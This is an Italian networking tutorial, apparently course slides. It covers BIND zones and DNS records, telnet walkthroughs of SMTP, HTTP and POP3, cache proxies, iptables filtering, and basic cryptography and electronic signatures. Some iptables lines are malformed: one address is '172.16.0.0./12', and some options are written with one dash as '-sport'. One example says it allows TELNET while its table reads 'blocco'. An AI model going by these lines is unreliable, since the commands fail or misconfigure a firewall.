zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

Si possono rinviare a un altro servente tutte le richieste esterne alle zone di competenza:

```
options {
        directory "/etc/bind";
        forwarders {
                111.112.113.114;
        };
};
//
zone "." {
        type hint;
        file "named.root";
};
//
//...
```

DNS: record SOA

Il primo record del file di zona inizia con la dichiarazione dell'origine, generalmente attraverso il simbolo '`@`' che rappresenta il dominio di origine. Tutti i nomi di dominio indicati senza il punto finale sono considerati relativi al dominio di origine.

dominio *classe* `SOA` *servente_primario* *contatto* (
numero_seriale
refresh
retry
expire
minimum)

- *dominio* : dominio di origine.
- *classe*: classe di indirizzamento, rappresentata generalmente dalla sigla '**`IN`**' (*Internet*).
- *servente_primario* : il nome canonico dell'elaboratore che svolge la funzione di servente DNS primario per il dominio indicato all'inizio del record.
- *contatto*: l'indirizzo di posta elettronica della persona responsabile per la gestione del servizio, sostituendo il simbolo '`@`' con un punto.
- *numero_seriale* : il numero di serie per i serventi DNS secondari che devono sapere quando i dati sono stati modificati. Il numero **deve** essere progressivo e può contenere al massimo 10 cifre numeriche.
- *refresh* : l'intervallo in secondi tra una verifica e la successiva da parte di un servente DNS secondario per determinare se i dati sono stati modificati.
- *retry*: l'intervallo in secondi tra una tentativo fallito di accedere al servente DNS e il successivo.
- *expire*: durata massima di validità dei dati, espressa in secondi, quando il servente DNS secondario non riesce più a raggiungere quello primario.
- *minimum* : il tempo predefinito di validità, espresso in secondi, per gli altri record di risorsa.

DNS: record NS, MX, A, A6, PTR, CNAME

Il record NS (*Name server*) definisce il nome di un servente DNS competente per la zona indicata. I dati omessi derivano dall'ultimo record che ne fa riferimento esplicitamente.

[*dominio*] [*validità*] [*classe*] `NS` *nome_servente_dns*

Il record MX (*Mail exchanger*) definisce il nome di un servente SMTP competente per la zona indicata. I dati omessi derivano dall'ultimo record che ne fa riferimento esplicitamente.

[*dominio*] [*validità*] [*classe*] `MX` *precedenza nome_servente_smtp*

Il record A (*Address*) definisce il numero IPv4 di un nodo. I dati omessi derivano dall'ultimo record che ne fa riferimento esplicitamente.

dominio [*validità*] [*classe*] `A` *numero_ipv4_del_nodo*

Il record A6 (*Address IPv6*) definisce il numero IPv6 di un nodo. I dati omessi derivano dall'ultimo record che ne fa riferimento esplicitamente.

dominio [*validità*] [*classe*] `A6 0` *numero_ipv6_del_nodo*

Il record PTR (*Pointer*) definisce il nome di un nodo a partire dal nome corrispondente nel dominio *`in-addr.arpa`*, oppure dal nome del dominio *`ip6.arpa`*. I dati omessi derivano dall'ultimo record che ne fa riferimento esplicitamente.

dominio_in-addr.arpa [*validità*] [*classe*] `PTR` *nome_nodo*

dominio_ip6.arpa [*validità*] [*classe*] `PTR` *nome_nodo*

Il record CNAME (*Canonical name*) definisce il nome canonico di un nodo a partire da un alias.

dominio [*validità*] [*classe*] `CNAME` *nome_canonico_nodo*

Interrogazione del DNS

$ **nslookup 192.168.1.2**

Restituisce il nome e l'indirizzo Internet corrispondente al nodo indicato attraverso il numero IP.

$ **nslookup roggen.brot.dg.**

Restituisce il nome e l'indirizzo Internet corrispondente al nodo indicato attraverso il nome di dominio completo.

$ **nslookup roggen.brot.dg. ns2.brot.dg**

Interpella il servizio di risoluzione dei nomi offerto dall'elaboratore *ns2.brot.dg* per ottenere le informazioni su *roggen.brot.dg* (indicato in modo assoluto).

$ **nslookup -q=ns brot.dg**

Richiede l'indicazione del servizio di risoluzione dei nomi competente per il dominio *brot.dg*.

$ **nslookup -q=any brot.dg**

Richiede l'indicazione di tutte le informazioni disponibili sul dominio *brot.dg*.

$ **host dinkel.brot.dg**

Mostra il nome e l'indirizzo corrispondente.

$ **host 192.168.1.1**

Mostra l'indirizzo e il nome corrispondente.

$ **host -l brot.dg**

Mostra la lista completa dei nodi nella zona *brot.dg*.

$ **host -l 1.168.192.in-addr.arpa**

Mostra la lista completa dei nodi nella zona *1.168.192.in-addr.arpa*, ovvero della rete 192.168.1.0.

Simulazione del protocollo SMTP

```
              mittente                            servente SMTP
      .----------------------.                  .--------------.
      | tizio@dinkel.brot.dg | - - - - - - - ->| mail.brot.dg |
      `----------------------'                  `--------------'
                                                        |
                         destinatario                   |
              .---------------------.                   |
              | caio@roggen.brot.dg |<- - - - - - - - -'
              `---------------------'
```

$ **telnet [-8] mail.brot.dg 25**[*Invio*]

```
Trying 192.168.1.99...
Connected to mail.brot.dg.
Escape character is '^]'.
220 mail.brot.dg ESMTP Exim 3.36 Sun, 24 Nov 2002 13:12:29
```

HELO brot.dg[*Invio*]

```
250 mail.brot.dg Hello tizio at dinkel.brot.dg [192.168.1.1]
```

MAIL From: <tizio@dinkel.brot.dg>[*Invio*]

```
250 <tizio@dinkel.brot.dg> is syntactically correct
```

RCPT To: <caio@roggen.brot.dg>[*Invio*]

```
250 <caio@roggen.brot.dg> is syntactically correct
```

DATA[*Invio*]

```
354 Enter mail, end with "." on a line by itself
```

Subject: Saluti.[*Invio*]

Ciao Caio,[*Invio*]

come stai?[*Invio*]

bla bla bla...[*Invio*]

...

Tizio[*Invio*]

.[*Invio*]

```
250 TAA02951 Message accepted for delivery
```

QUIT[*Invio*]

```
221 dinkel.brot.dg closing connection
Connection closed by foreign host.
```

Simulazione del protocollo HTTP

$ **telnet [-8] www.brot.dg 80**[*Invio*]


```
Trying 192.168.1.1...
Connected to www.brot.dg.
Escape character is '^]'.
```

GET /index.html HTTP/1.0[*Invio*]

Accept: text/html[*Invio*]

[*Invio*]

Appena si invia una riga vuota, il servente intende che la richiesta è terminata e risponde.

```
HTTP/1.1 200 OK
Date: Tue, 27 Jan 1998 17:44:46 GMT
Server: Apache/1.2.4
Last-Modified: Tue, 30 Dec 1997 21:07:24 GMT
ETag: "6b003-792-34a9628c"
Content-Length: 1938
Accept-Ranges: bytes
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Test Page for Linux's Apache Installation</TITLE>
 </HEAD>
 <BODY
...
...
 </BODY>
</HTML>
Connection closed by foreign host.
```

Simulazione del protocollo POP3

$ **telnet [-8] mail.brot.dg 110**[*Invio*]

```
Trying 192.168.1.99...
Connected to mail.brot.dg.
Escape character is '^]'.
+OK POP3 mail.brot.dg v4.47 server ready
```

USER tizio[*Invio*]

```
+OK User name accepted, password please
```

PASS tazza[*Invio*]

```
+OK Mailbox open, 2 messages
```

LIST[*Invio*]

```
+OK Mailbox scan listing follows
1 520
2 482
.
```

RETR 2[*Invio*]

```
+OK 482 octets
Return-path: <daniele@dinkel.brot.dg>
Envelope-to: tizio@mail.brot.dg
Delivery-date: Wed, 4 Nov 1998 10:06:30 +0100
Received: from daniele by dinkel.brot.dg with local (Exim 1.90 #1)
        for tizio@mail.brot.dg
        id 0zayta-00009R-00; Wed, 4 Nov 1998 10:06:30 +0100
To: tizio@mail.brot.dg
Subject: SPAM
Message-Id: <E0zayta-00009R-00@dinkel.brot.dg>
From: daniele@dinkel.brot.dg
Date: Wed, 4 Nov 1998 10:06:30 +0100
Status:

questo e‘ un messaggio SPAM.
.
```

DELE 2[*Invio*]

```
+OK Message deleted
```

QUIT[*Invio*]

```
+OK Sayonara
```

Cache proxy 1

Una cache proxy svolge un servizio di memorizzazione locale delle risorse della rete richieste più frequentemente, dove la risorsa è un oggetto a cui si accede attraverso un URI.

Un programma che offre un servizio del genere, tende a utilizzare un gran numero di file aperti in modo contemporaneo, tanto che si può arrivare facilmente a superare il limite previsto dal kernel, cosa che comporta una riduzione delle prestazioni nella gestione della memoria cache.

Figura 476.1. Il proxy trasferisce PDU di quinto livello; in pratica gestisce direttamente i protocolli a livello di sessione.

```
.-------------------.                                        .-------------------.
| Applicazione      |     .----------------------.           | Applicazione      |
|-------------------|     |         PROXY        |           |-------------------|
| Presentazione     |     `----------------------'           | Presentazione     |
|-------------------|   .-----------.  .-----------.         |-------------------|
| Sessione          |   | Sessione  |  | Sessione  |         | Sessione          |
|-------------------|   |-----------|  |-----------|         |-------------------|
| Trasporto         |   | Trasporto |  | Trasporto |         | Trasporto         |
|-------------------|   |-----------|  |-----------|         |-------------------|
| Rete              |   |   Rete    |  |   Rete    |         | Rete              |
|-------------------|   |-----------|  |-----------|         |-------------------|
| Collegamento dati |   |  C. dati  |  |  C. dati  |         | Collegamento dati |
|-------------------|   |-----------|  |-----------|         |-------------------|
| Fisico            |   |  Fisico   |  |  Fisico   |         | Fisico            |
`-------------------'   `-----------'  `-----------'         `-------------------'
         |                    |                |                    |
         `--------------------'                `--------------------'
```

Cache proxy 2

Quando un proxy viene utilizzato per servire un segmento di rete rispetto alla rete esterna, senza fare altre considerazioni, è sufficiente che l'elaboratore su cui viene collocato il servizio sia accessibile da questo segmento di rete e che a sua volta sia in grado di accedere all'esterno. Eventualmente il proxy può servire anche solo se stesso.

Figura 477.1. In questa situazione, il servente proxy è collegato come tutti gli altri elaboratori al segmento di rete da servire.

```
Rete esterna <--------------.
                            |
                            |    segmento di rete da servire
- - - -*-------------*------*------*-------------*---  - - -
       |             |             |             |
  .---------.   .---------.   .---------.   .----------.
  | cliente |   | cliente |   | cliente |   | SERVENTE |
  |  proxy  |   |  proxy  |   |  proxy  |   |   proxy  |
  `---------'   `---------'   `---------'   `----------'
```

Un proxy potrebbe servirsi di altri proxy quando si tratta di accedere a reti determinate, alleggerendo in questo modo il carico della rete anche in altri punti, non solo nel tratto immediatamente precedente.

Figura 477.2. Ogni collegamento ha un proprio proxy locale che però si avvale di un proxy principale prima di raggiungere la rete esterna.

```
Rete esterna <-------//---.
                    (A)   |
                          |       .----------.
                          |       | SERVENTE |
      .------------.      |       |   proxy  |   .---------.
      |  SERVENTE  |      |       |  locale  |   | cliente | ...
      |   proxy    |------*       `----------'   `---------'
      | principale |      |  (B)        |              |
      `------------'      *---//--------*--------------*-------- - - -
                          |                              segmento di rete
                          |
                          // (C)
                          |
                          |           segmento di rete
- - - -*------------*----*--------*------------*---- - -
       |            |             |            |
  .---------.  .---------.  .---------.   .----------.
  | cliente |  | cliente |  | cliente |   | SERVENTE |
  `---------'  `---------'  `---------'   |   proxy  |
                                          |  locale  |
                                          `----------'
```

Cache proxy 3

Il servente proxy, se si trova in un elaboratore che è connesso simultaneamente, attraverso interfacce di rete differenti, a una rete interna con indirizzi privati (cioè esclusi da Internet) e alla rete esterna, può essere utilizzato per permettere ai clienti della rete privata di avere accesso all'esterno attraverso il proxy stesso.

Questo accesso si limita ai protocolli gestiti dal proxy; spesso si tratta solo di HTTP e FTP.

Figura 478.1. Come caso estremo, il proxy può ricoprire anche un ruolo di filtro e inoltro di pacchetti tra una rete privata e la rete esterna.

```
Rete esterna <-------//---.
                          |
                    .------------.
                    |  SERVENTE  |
                    |   proxy    |
                    |   filtro   |
                    `------------'
                          |
                          |    rete con indirizzi IP privati
- - - -*-------------*----*--------*-------------*---- - - -
       |             |             |             |
  .---------.   .---------.   .---------.   .---------.
  | cliente |   | cliente |   | cliente |   | cliente |
  `---------'   `---------'   `---------'   `---------'
```

Cache proxy 4

I navigatori vanno configurati per poter sfruttare il servizio della cache proxy.

Figura 479.1. La configurazione di un navigatore grafico per l'utilizzo della cache proxy.

I programmi per la navigazione possono usare anche delle variabili di ambiente, oppure delle opzioni della riga di comando per definire l'uso di una cache proxy.

I programmi di navigazione offrono anche la possibilità di richiedere al proxy di prelevare una nuova copia della pagina, anche se non sono scaduti i tempi previsti. Nel caso di programmi grafici si tratta normalmente di selezionare pulsanti grafici del tipo RELOAD, RICARICA o simili.

Cache proxy 5

I problemi comuni legati alla gestione e quindi alla configurazione di una cache proxy, riguardano essenzialmente i punti seguenti:

- **amministrazione della memoria cache**
  - collocazione dei file utilizzati dalla memoria cache
  - utente e gruppo proprietari di questi file
  - dimensione massima della memoria cache
  - dimensione massima di una singola risorsa accumulabile
  - scadenza massima per la validità delle informazioni accumulate nella memoria cache
  - Indirizzi esclusi dall'accumulo nella memoria (solitamente quelli che contengono le stringhe '**`?`**' e '**`cgi-bin`**', perché riguardano probabilmente delle interazioni con programmi CGI)
- **utenze**
  - individuazione degli indirizzi che possono accedere per utilizzare il servizio
  - utente fittizio mostrato all'esterno (di solito per l'accesso a un servizio FTP anonimo)
- **connessione**
  - porta o porte attraverso cui resta in ascolto per le richieste di connessione (di solito si usa la porta 8080)
  - indirizzi e porte di altri servizi del genere da interpellare se disponibili (per non sovraccaricare la rete)

Filtro IP: schema generale

Il firewall è un componente che serve a proteggerne una parte rispetto al resto, collocato generalmente tra una rete interna e una rete esterna, come Internet, per evitare un accesso indiscriminato alla rete interna da parte di nodi collocati all'esterno di questa.

```
                    .----------.  Rete interna da proteggere
- - - -------------| Firewall |---*-----------*----- - - -
Rete esterna        `----------'   |           |
(Internet)                     .--------.  .--------.
                               |  host  |  |  host  |
                               `--------'  `--------'
```

Per svolgere il suo compito, il firewall deve essere munito di almeno due interfacce di rete: una per l'accesso alla rete esterna e una per la rete interna.

Si distinguono due tipi fondamentali di firewall: filtri di pacchetto IP e serventi proxy. Nel caso del filtro di pacchetto, se la rete da proteggere può disporre solo di indirizzi IP privati, si devono integrare anche le funzionalità di trasformazione degli indirizzi e delle porte (NAT/PAT).

Filtro IP: caratteristiche comuni

In condizioni normali, il filtro di pacchetto può intervenire al terzo o al quarto livello del modello ISO-OSI. In altri termini, è in grado di identificare e filtrare i pacchetti in base agli indirizzi IP, alle porte utilizzate e a poche altre informazioni. Tuttavia, un firewall che usa il filtro di pacchetto IP, potrebbe essere più evoluto e intervenire anche al livello di sessione.

```
.-------------------.                                         .-------------------.
| Applicazione      |                                         | Applicazione      |
|-------------------|                                         |-------------------|
| Presentazione     |              filtro                     | Presentazione     |
|-------------------|                :                        |-------------------|
| Sessione          |                :                        | Sessione          |
|-------------------|   .------------:-------------.          |-------------------|
| Trasporto         |   | Trasporto  :   Trasporto |          | Trasporto         |
|-------------------|   |------------:-------------|          |-------------------|
| Rete              |   |   Rete     :      Rete   |          | Rete              |
|-------------------|   |------------:-------------|          |-------------------|
| Collegamento dati |   |  C. dati | : |  C. dati  |          | Collegamento dati |
|-------------------|   |----------|   |-----------|          |-------------------|
| Fisico            |   |  Fisico  |   |  Fisico   |          | Fisico            |
`-------------------'   `----------'   `-----------'          `-------------------'
         |                    |                |                    |
         `--------------------'                `--------------------'
```

Tabella 482.1. Caratteristiche tipiche dei pacchetti che possono essere prese in considerazione per il filtro.

Caratteristica	Annotazioni
interfaccia di rete	l'interfaccia interessata nel nodo locale
indirizzo IP di origine	
indirizzo IP di destinazione	
protocollo	TCP, UDP, ICMP
porta di origine	TCP o UDP
porta di destinazione	TCP o UDP
messaggio ICMP	rappresentato da un numero
pacchetto frammentato	frammentazione a livello IP
pacchetto SYN	richiesta inizio di connessione TCP

I pacchetti frammentati a livello di protocollo IP, possono essere identificati come frammenti, mentre diventa impossibile conoscere le altre caratteristiche (TCP o UDP).

Filtro IP: punti di intervento

Teoricamente, quando il firewall è un elaboratore completo, si può intervenire in tre punti differenti: nel transito dei pacchetti da un'interfaccia a un'altra, nei pacchetti in arrivo attraverso una data interfaccia e nei pacchetti in uscita.

```
                          Firewall
  filtro in : .-------------------------. : filtro in
   ingresso : | :          :          : | : ingresso
    - - - ->: | :          :          : | :<- - - -
-------------* :<- - -     :     - - ->: *------------------
    - - - ->: | :          :          : | :<- - - -
            : | :          :          : | :
              '-------------------------'
                :          :          :
                :          :          :
              filtro     filtro     filtro
                in         in         in
              uscita    transito    uscita
```

I pacchetti intercettati possono essere trattati in modi differenti:

- possono essere lasciati passare;
- possono essere bloccati;
- possono essere bloccati, inviando all'origine un messaggio di rifiuto attraverso un pacchetto ICMP;
- possono essere semplicemente tenuti sotto controllo (contabilizzati).

A seconda dell'organizzazione logica del firewall, può darsi che l'intercettazione di un pacchetto in ingresso, implichi la stessa cosa sia per i pacchetti destinati al firewall, sia per i pacchetti che lo attraverserebbero per raggiungere altre destinazioni, oppure le due cose potrebbero essere distinte. Nello stesso modo potrebbe esserci una differenza di funzionamento nell'intercettazione in uscita. È evidente che, nel momento in cui si usa un certo tipo di firewall, deve essere chiarito in modo preciso il raggio di azione di ogni filtro.

Filtro IP: pacchetti frammentati

Un nodo di rete che svolge funzioni di firewall dovrebbe trovarsi in un passaggio obbligato della rete, per evitare che i pacchetti possano utilizzare percorsi alternativi. In questo senso, è opportuno che tale nodo possa ricomporre i pacchetti frammentati a livello IP, in modo da riunire assieme tutte le informazioni necessarie a identificare i pacchetti, proprio per poter attuare effettivamente il controllo che il firewall deve fare.

In mancanza della possibilità di ricomporre i pacchetti frammentati, il firewall può individuare nei frammenti solo gli indirizzi IP, del mittente e del destinatario, oltre al riconoscere che si tratta di frammenti. Diventa impossibile l'identificazione delle porte TCP o UDP e dei messaggi ICMP.

Filtro IP: schema degli esempi astratti

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.	
1	2	3	4	5	6	7	8	9	10

I campi del record hanno il significato descritto nell'elenco che segue, tenendo conto che i valori mancanti vengono considerati indifferenti:

1. azione del filtro: blocco, rifiuto o altro;
2. posizione del filtro: in ingresso, in uscita, in transito o altro;
3. protocollo: TCP, UDP, ICMP;
4. indirizzi IP di origine;
5. porte TCP o UDP di origine;
6. indirizzi IP di destinazione;
7. porte TCP o UDP di destinazione;
8. messaggio ICMP, indicando il tipo e il codice eventuale (*tipo*[/*codice*]);
9. interfaccia di rete coinvolta;
10. altre caratteristiche.

Gli indirizzi IP si indicano nella forma '*indirizzo*`/`*maschera*', dove la maschera si esprime attraverso un intero che rappresenta una quantità iniziale di bit da impostare a uno. Inoltre, gli indirizzi e le porte possono essere prefissati da un punto esclamativo che indica la negazione logica, ovvero tutti gli altri indirizzi o tutte le altre porte.

Filtro IP: preparazione all'utilizzo di IPTables 1

Si azzerano tutte le tabelle (*chain*) standard di IPTables, con i comandi seguenti:

```
# iptables -t filter -F
# ip6tables -t filter -F
# iptables -t filter -X
# ip6tables -t filter -X
# iptables -t mangle -F
# ip6tables -t mangle -F
# iptables -t mangle -X
# ip6tables -t mangle -X
# iptables -t nat -F
# iptables -t nat -X
```

Per definire una politica predefinita che consenta il transito di tutto il traffico, si usano i comandi seguenti:

```
# iptables -t filter -P FORWARD ACCEPT
# ip6tables -t filter -P FORWARD ACCEPT
# iptables -t filter -P INPUT ACCEPT
# ip6tables -t filter -P INPUT ACCEPT
# iptables -t filter -P OUTPUT ACCEPT
# ip6tables -t filter -P OUTPUT ACCEPT
```

Filtro IP: preparazione all'utilizzo di IPTables 2

Per definire una politica predefinita che impedisce il transito di tutto il traffico, si usano i comandi seguenti, dove di solito rimane consentita l'uscita:

```
# iptables -t filter -P FORWARD DROP

# ip6tables -t filter -P FORWARD DROP

# iptables -t filter -P INPUT DROP

# ip6tables -t filter -P INPUT DROP

# iptables -t filter -P OUTPUT ACCEPT

# ip6tables -t filter -P OUTPUT ACCEPT
```

Per controllare la situazione complessiva si possono usare i comandi seguenti:

```
# iptables -L -n -v

# ip6tables -L -n -v
```

Filtro IP: esempi astratti 1

- Si impedisce l’ingresso a ogni pacchetto proveniente dagli indirizzi 192.168.∗.∗:

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocco	ingr.		192.168.0.0/16	0/0		

- Si impedisce l’ingresso ai pacchetti ICMP provenienti dagli indirizzi 192.168.∗.∗:

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocco	ingr.	ICMP	192.168.0.0/16	0/0		

- Si impedisce l’ingresso dei pacchetti provenienti dall’interfaccia *x*, contenenti come mittente indirizzi tipici delle reti private. In pratica, si presume che sia impossibile ricevere pacchetti di questo tipo da tale interfaccia, perché la rete privata è connessa su un’altra interfaccia; pertanto, pacchetti del genere possono essere solo contraffatti.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocco	ingr.		10.0.0.0/8	0/0		*x*
blocco	ingr.		172.16.0.0/12	0/0		*x*
blocco	ingr.		192.168.0.0/16	0/0		*x*

- Si impedisce l’attraversamento di pacchetti della classe D e E:

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocco	transito		224.0.0.0/3	0/0		

- Consente l’attraversamento ai pacchetti TCP per raggiungere presumibilmente un servizio TELNET:

Azione	Pos.	Prot.	IP srg	IP dst		ICMP	Int.
blocco	transito	TCP	0/0	0/0	23		

Filtro IP: esempi pratici con IPTables 1

- Si impedisce l'ingresso a ogni pacchetto proveniente dagli indirizzi 192.168.∗.∗:

```
# iptables -t filter -A INPUT ↩
↪-s 192.168.0.0/16 -d 0/0 -j DROP
```

- Si impedisce l'ingresso ai pacchetti ICMP provenienti dagli indirizzi 192.168.∗.∗:

```
# iptables -t filter -A INPUT -p icmp ↩
↪-s 192.168.0.0/16 -d 0/0 -j DROP
```

- Si impedisce l'ingresso dei pacchetti provenienti dall'interfaccia '**eth0**', contenenti come mittente indirizzi tipici delle reti private. In pratica, si presume che sia impossibile ricevere pacchetti di questo tipo da tale interfaccia, perché la rete privata è connessa su un'altra interfaccia; pertanto, pacchetti del genere possono essere solo contraffatti.

```
# iptables -t filter -A INPUT ↩
↪-s 10.0.0.0/8 -d 0/0 -i eth0 -j DROP
```

```
# iptables -t filter -A INPUT ↩
↪-s 172.16.0.0./12 -d 0/0 -i eth0 -j DROP
```

```
# iptables -t filter -A INPUT ↩
↪-s 192.168.0.0/16 -d 0/0 -i eth0 -j DROP
```

- Si impedisce l'attraversamento di pacchetti della classe D e E:

```
# iptables -t filter -A FORWARD ↩
↪-s 224.0.0.0/3 -d 0/0 -j DROP
```

- Consente l'attraversamento ai pacchetti TCP per raggiungere presumibilmente un servizio TELNET:

```
# iptables -t filter -A FORWARD -p tcp ↩
↪-s 0/0 -d 0/0 --dport 23 -j ACCEPT
```

Filtro IP: esempi astratti 2

- Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni X. Si presume si possano gestire un massimo di 10 serventi grafici simultaneamente.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito	TCP	0/0	6000-6009	0/0			
blocco	transito	TCP	0/0		0/0	6000-6009		

- Blocca l'ingresso e l'uscita delle comunicazioni riferite alla gestione remota di applicazioni X. In questo caso, si protegge il nodo che funge da firewall.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	ingr.	TCP	0/0		0/0	6000-6009		
blocco	uscita	TCP	0/0	6000-6009	0/0			

Filtro IP: esempi pratici con IPTables 2

- Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni X. Si presume si possano gestire un massimo di 10 serventi grafici simultaneamente.

```
# iptables -t filter -A FORWARD -p tcp ↩
↪-s 0/0 --sport 6000:6009 -d 0/0 -j DROP
```

```
# iptables -t filter -A FORWARD -p tcp ↩
↪-s 0/0 -d 0/0 --dport 6000:6009 -j DROP
```

- Blocca l'ingresso e l'uscita delle comunicazioni riferite alla gestione remota di applicazioni X. In questo caso, si protegge il nodo che funge da firewall.

```
# iptables -t filter -A INPUT -p tcp ↩
↪-s 0/0 -d 0/0 --dport 6000:6009 -j DROP
```

```
# iptables -t filter -A OUTPUT -p tcp ↩
↪-s 0/0 --sport 6000:6009 -d 0/0 -j DROP
```

Filtro IP: ICMP, UDP e DNS

Non si deve bloccare il transito dei pacchetti del protocollo ICMP. Il messaggio di tipo 3 (destinazione irraggiungibile), è indispensabile nei protocolli TCP e UDP per sapere che un certo indirizzo non è raggiungibile; bloccandolo, si attende senza sapere il perché.

Il protocollo ICMP viene usato anche nella determinazione automatica della dimensione massima dei pacchetti (*MTU discovery*). Mancando la possibilità di ricevere questi pacchetti ICMP, il funzionamento delle comunicazioni potrebbe essere compromesso seriamente.

I protocolli che si basano su UDP sono usati frequentemente nell'ambito di servizi locali, come NIS e NFS. Tra le altre cose, questi servizi tendono a fare viaggiare informazioni particolarmente delicate che non dovrebbero essere accessibili dall'esterno. Per questa ragione, è normale che venga impedito il transito dei pacchetti UDP. Tuttavia, capita che proprio il servizio DNS (per la risoluzione dei nomi), possa averne bisogno.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
blocco	transito	UDP	0/0		0/0			

Il servizio DNS può usare pacchetti UDP o connessioni TCP, a seconda della dimensione di questi. Così, il blocco eventuale di tale servizio si avvertirebbe solo in modo intermittente, complicando l'individuazione del problema.

Generalmente, un servizio DNS collocato in una posizione tale per cui non possa inviare o ricevere pacchetti UDP dall'esterno, si deve avvalere necessariamente di un altro collocato al di fuori di tale blocco. Infatti, in questo modo userebbe solo il protocollo TCP.

Eventualmente, il firewall potrebbe essere configurato espressamente per consentire il transito di questi pacchetti legati al servizio DNS. Nell'esempio seguente si suppone che il servizio DNS in questione sia collocato nel nodo 196.1.2.3:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
accetta	transito	UDP	0/0	53	196.1.2.3			
accetta	transito	TCP	0/0	53	196.1.2.3			
accetta	transito	UDP	196.1.2.3		0/0	53		
accetta	transito	TCP	196.1.2.3		0/0	53		

Filtro IP: esempi pratici con IPTables 3

- Blocca il transito del protocollo UDP:

```
# iptables -t filter -A FORWARD -p udp -s 0/0 -d 0/0 -j DROP
```

- Consente al nodo 196.1.2.3 di interrogare dei serventi DNS esterni, attraverso il firewall:

```
# iptables -t filter -A FORWARD -p udp ↩
↪-s 0/0 -sport 53 -d 196.1.2.3 -j ACCEPT
```

```
# iptables -t filter -A FORWARD -p tcp ↩
↪-s 0/0 -sport 53 -d 196.1.2.3 -j ACCEPT
```

```
# iptables -t filter -A FORWARD -p udp ↩
↪-s 196.1.2.3 -d 0/0 -dport 53 -j ACCEPT
```

```
# iptables -t filter -A FORWARD -p tcp ↩
↪-s 196.1.2.3 -d 0/0 -dport 53 -j ACCEPT
```

Parte lxxxviii

Riservatezza e certificazione elettronica

Crittografia

La crittografia simmetrica, o crittografia a chiave segreta, si basa su una chiave unica, usata per cifrare e per decifrare.

Figura 494.1. Crittografia simmetrica.

```
.-----------.     cifratura       .-----------.    decifratura     .-----------.
| Documento |                     | "%&&%//() |                    | Documento |
| bla bla   |                     | =9(ui&$%! |                    | bla bla   |
| bla bla   |-----> chiave  ----->| @#$£"!=)8 |-----> chiave ----->| bla bla   |
| ...       |     simmetrica      | ...       |     simmetrica     | ...       |
| ...       |                     | ...       |                    | ...       |
'-----------'                     '-----------'                    '-----------'
```

La crittografia asimmetrica, o crittografia a chiave pubblica, si basa su una coppia di chiavi complementari: se ne utilizza una per cifrare e l'altra per decifrare.

Figura 494.2. Crittografia a chiave pubblica.

```
.-----------.     cifratura       .-----------.    decifratura     .-----------.
| Documento |                     | "%&&%//() |                    | Documento |
| bla bla   |                     | =9(ui&$%! |                    | bla bla   |
| bla bla   |-----> chiave  ----->| @#$£"!=)8 |-----> chiave ----->| bla bla   |
| ...       |      pubblica       | ...       |      privata       | ...       |
| ...       |                     | ...       |                    | ...       |
'-----------'                     '-----------'                    '-----------'
```

Firma elettronica 1

La firma elettronica ha lo scopo di certificare l'autenticità dei dati. Per ottenere questo risultato occorre garantire che l'origine di questi sia autentica e che i dati non siano stati alterati.

Per dimostrare che un documento elettronico non è stato alterato, si utilizza la tecnica del codice di controllo, che in pratica è un numero (o una stringa), che si determina in qualche modo in base al contenuto del documento stesso.

Figura 495.1. Trasmissione di un documento abbinato a un codice di controllo separato.

```
.-----------.                                          .-----------.
| Documento |                                          | Documento |
| ...       |            Invio attraverso              | ...       |
| ...       |--------------->/////////>-------------->| ...       |
| ...       |                 la rete                  | ...       |
`-----------'                                          `-----------'
      |                                                      |
      |                                                      |
      V                                                      V
.-----------.                                      .-----------.    .-----------.
| Codice di |                                      | Codice di |    | Codice di |
| controllo |                                      | controllo | == | controllo |
`-----------'                                      | calcolato |    `-----------'
      |                                            `-----------'          ^
      |                            Canale sicuro                          |
      `---------------------->//////////////>-------------------------'
```

Firma elettronica 2

La firma elettronica deve poter dimostrare che l'origine è autentica e che il codice di controllo non è stato alterato.

Viene cifrato codice di controllo utilizzando la chiave privata, in maniera tale che tutti possano decifrare il codice di controllo attraverso la chiave pubblica.

Si può ritenere valida la firma se si ha la garanzia che la chiave pubblica utilizzata per decifrare il codice di controllo appartenga effettivamente a colui che risulta essere il firmatario.

Figura 496.1. Principio di funzionamento della firma elettronica applicata a un documento trasmesso in chiaro.

```
.-----------.                                          .-----------.
| Documento |                                          | Documento |
| ...       |                                          | ...       |
| ...       |---------.                       .------->| ...       |
| ...       |         |                       |        | ...       |
`-----------'         |                       |        `-----------'
      |               |                       |              |
      |               |                       |              |
      V               |                       |              V
.-----------.         |                       |    .-----------.    .-----------.
| Codice di |         |                       |    | Codice di |    | Codice di |
| controllo |         |  Invio attraverso     |    | controllo | == | controllo |
`-----------'         >------/////////------->|    | calcolato |    | decifrato |
      |               |      la rete          |    `-----------'    `-----------'
      V               |                       |                           ^
Chiave privata        |                       |                           |
      |               |                       |                    Chiave pubblica
